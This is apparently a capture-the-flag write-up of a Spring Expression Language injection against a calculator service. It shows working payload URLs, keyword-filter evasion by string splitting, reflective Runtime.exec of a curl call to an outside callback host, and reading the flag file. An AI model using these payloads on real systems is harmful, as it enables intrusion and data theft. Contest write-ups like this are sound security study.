

XCTF 2020 Calc

Saturday, March 7, 2020 12:16 PM



calc

Please calculate the content of file /flag
http://106.52.164.141



You can click number and operators and then = and it gives you the answer.


Behind the scenes, you can see it making calls like this:

(%2B is +)
http://106.52.164.141/spel/calc?calc=7%2B8
15

You can bring up this URL in its own tab and just play around with it.

Tried adding something without numbers:

http://106.52.164.141/spel/calc?calc=a+b


Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

```
Mon May 04 00:39:07 UTC 2020
There was an unexpected error (type=Internal Server Error, status=500).
EL1041E: After parsing a valid expression, there is still more data in the expression: 'b'
```

Notice the EL1041E message. There is some library at play.

Searching for this a bit lets you learn that this is an error from SPEL (Spring Expression Language).

This is kind of like a "macro" language you can use in Java when you are using Spring (a popular Java library/ framework).

# playing around to see what is possible, here we try to get the length of a string (and we get the right answer!)
http://106.52.164.141/spel/calc?calc=%22sam%22.length()
3

SPEL has expressions like T(<type>) but when we try to use them we get:

http://106.52.164.141/spel/calc?calc=T(int)
Hacker!

So, there is some filtering!

Starting with "sam" let's see what we can get:

http://106.52.164.141/spel/calc?calc=%22sam%22.class
class java.lang.String

At first I thought I'd want to run java.lang.Runtime.exec() so I tried reflection.
the forName() method is on the Class type and it'll load any type whose package name you provide.

#class.forName("java.lang.Runtime")
http://106.52.164.141/spel/calc?calc=%22sam%22.class.forName(%22java.lang.Runtime%22)
Hacker!

It must be filtering on certain strings. Let's break the string up into smaller strings and + (%2B) them together.

#class.forName("java.la"+"ng.Ru"+"ntime")
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime%22)
class java.lang.Runtime

We passed the filter!

Now let's call getMethods() another reflection calls on this Runtime object.

#class.forName("java.la"+"ng.Ru"+"ntime").getMethods()
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime%22).getMethods()
[Ljava.lang.reflect.Method;@2f3ac568

By adding [0] to this, we can get the first entry in the returned methods array. By trying various values we learn:

#class.forName("java.la"+"ng.Ru"+"ntime").getMethods()[6]
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime%22).getMethods()[6]
public static java.lang.Runtime java.lang.Runtime.getRuntime()

and

#class.forName("java.la"+"ng.Ru"+"ntime").getMethods()[13]
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime%22).getMethods()[13]
public java.lang.Process java.lang.Runtime.exec(java.lang.String) throws java.io.IOException

I'm shooting to exec() a curl command against a postb.in URL JUST so I'll see if it fired off or not.

They way reflection works is you first get a Method object (we've found two of the above) and then you call .invoke() on it. The first argument has to be the object you are invoking it against (or null if it is a static method). Subsequent arguments are all passed into the invoked method.

Notice the getRuntime() method is static so we can invoke(null) on that and it'll return the java Runtime instance. It is this instance that we then want to call exec() against.

This shows we can invoke the getRuntime() method through reflection and get an actual Runtime instance.

# class.forName("java.la"+"ng.Ru"+"ntime").getMethods()[6].invoke(null)
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime%22).getMethods()[6].invoke(null)
java.lang.Runtime@2251e277

We want something like:

```
getRuntime().exec("curl blah")
```

but through reflection it is more like:

```
execMethod.invoke(
        getRuntimeMethod.invoke(null), // object you are making a method call against
        "curl postb.in_url_here"  // parameter to your method call
)
```

In our case execMethod is getMethods[13] and getRuntimeMethod is getMethods[6]

```
class.forName("java.lang.Runtime").getMethods[13].invoke(
        class.forName("java.lang.Runtime").getMethods[6].invoke(null),
        "curl postb.in_url_here"
)
```

Putting it all together in a SPEL expression with the filter evasions we get:

```
# class.forName("java.la"+"ng.Ru"+"ntime").getMethods()[13].invoke(
#     class.forName("java.la"+"ng.Ru"+"ntime").getMethods()[17].invoke(null),
#     "curl https://postb.in/1588533424823-1703769555315"
# )
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime
%22).getMethods()[13].invoke(%27sam%27.class.forName(%22java.la%22%2B%22ng.Ru%22%2B%22ntime
%22).getMethods()[6].invoke(null),%20%22curl%20https://postb.in/1588533424823-1703769555315%22)
```

Unfortunately, this produced:

blocked by openrasp

Apparently RASP is some technology (Runtime Application Self Protection) that can be hooked into things like Tomcat and it tries to protect against exactly the sort of hacking we're doing here.

I decided to shift away from Runtime.exec() and just try to read the file (guessing it might be /flag.txt).

First I wanted more information. Let's try for:

java.lang.System.getProperties()

I had to use string concatenation to bypass filters again:

```
# java.lang.System.getProperties()
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%27java.la%27%2B%27ng.System
%27).getProperties()
```

We got what we wanted:

```
{java.runtime.name=OpenJDK Runtime Environment, java.protocol.handler.pkgs=org.springframework.boot.loader,
sun.boot.library.path=/usr/local/openjdk-8/lib/amd64, java.vm.version=25.212-b04, java.vm.vendor=Oracle Corporation,
java.vendor.url=http://java.oracle.com/, path.separator=:, java.vm.name=OpenJDK 64-Bit Server VM,
file.encoding.pkg=sun.io, sun.java.launcher=SUN_STANDARD, sun.os.patch.level=unknown, PID=1,
java.vm.specification.name=Java Virtual Machine Specification, user.dir=/webapp, java.runtime.version=1.8.0_212-b04,
java.awt.graphicsenv=sun.awt.X11GraphicsEnvironment, java.endorsed.dirs=/usr/local/openjdk-8/lib/endorsed,
os.arch=amd64, java.io.tmpdir=/tmp, line.separator= , java.vm.specification.vendor=Oracle Corporation, os.name=Linux,
sun.jnu.encoding=UTF-8, spring.beaninfo.ignore=true, java.library.path=/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/
lib:/usr/lib, java.specification.name=Java Platform API Specification, java.class.version=52.0,
sun.management.compiler=HotSpot 64-Bit Tiered Compilers, os.version=4.15.0-88-generic, user.home=/home/user,
catalina.useNaming=false, user.timezone=Etc/UTC, java.awt.printerjob=sun.print.PSPrinterJob, file.encoding=UTF-8,
java.specification.version=1.8, catalina.home=/tmp/tomcat.3529002104674757258.8080, java.class.path=/webapp/
spel-0.0.1-SNAPSHOT.jar:/webapp/rasp/rasp.jar, user.name=user, java.vm.specification.version=1.8, sun.java.command=/
webapp/spel-0.0.1-SNAPSHOT.jar, java.home=/usr/local/openjdk-8, sun.arch.data.model=64, user.language=en,
java.specification.vendor=Oracle Corporation, awt.toolkit=sun.awt.X11.XToolkit, java.vm.info=mixed mode,
java.version=1.8.0_212, java.ext.dirs=/usr/local/openjdk-8/lib/ext:/usr/java/packages/lib/ext, sun.boot.class.path=/usr/
local/openjdk-8/lib/resources.jar:/usr/local/openjdk-8/lib/rt.jar:/usr/local/openjdk-8/lib/sunrsasign.jar:/usr/local/
openjdk-8/lib/jsse.jar:/usr/local/openjdk-8/lib/jce.jar:/usr/local/openjdk-8/lib/charsets.jar:/usr/local/openjdk-8/lib/
jfr.jar:/usr/local/openjdk-8/classes, java.awt.headless=true, java.vendor=Oracle Corporation, catalina.base=/tmp/tomcat.
3529002104674757258.8080, file.separator=/, java.vendor.url.bug=http://bugreport.sun.com/bugreport/,
sun.io.unicode.encoding=UnicodeLittle, sun.cpu.endian=little, sun.cpu.isalist=}
```

We see it is Java 8.

If you google how to read file contents in Java 8, the easiest way seems to be:

```
Path path = java.nio.file.Path.get("/flag.txt");
List<String> lines = java.nio.file.Files.readAllLines(path);
```

We can do this with class.forName() similar to what we did above.
As it turns out we don't have to do do any filter evasion here!

Let's first see if /flag.txt exists:

```
# java.nio.file.Paths.get("/flag.txt").toFile().exists()
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%27java.nio.file.Paths%27).get(%27/flag.txt
%27).toFile().exists()
false
```

Darn, let's try /flag

```
# java.nio.file.Paths.get("/flag").toFile().exists()
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%27java.nio.file.Paths%27).get(%27/flag
%27).toFile().exists()
true
```

Yes! Now we need only read it:

```
# java.nio.file.Files.readAllLines(java.nio.file.Paths.get("/flag"))
http://106.52.164.141/spel/calc?calc=%27sam%27.class.forName(%27java.nio.file.Files%27).readAllLines(%27sam
%27.class.forName(%27java.nio.file.Paths%27).get(%27/flag%27))
```

This returns a list of size one containing the flag!

[De1CTF{NobodyKnowsMoreThanTrumpAboutJava}]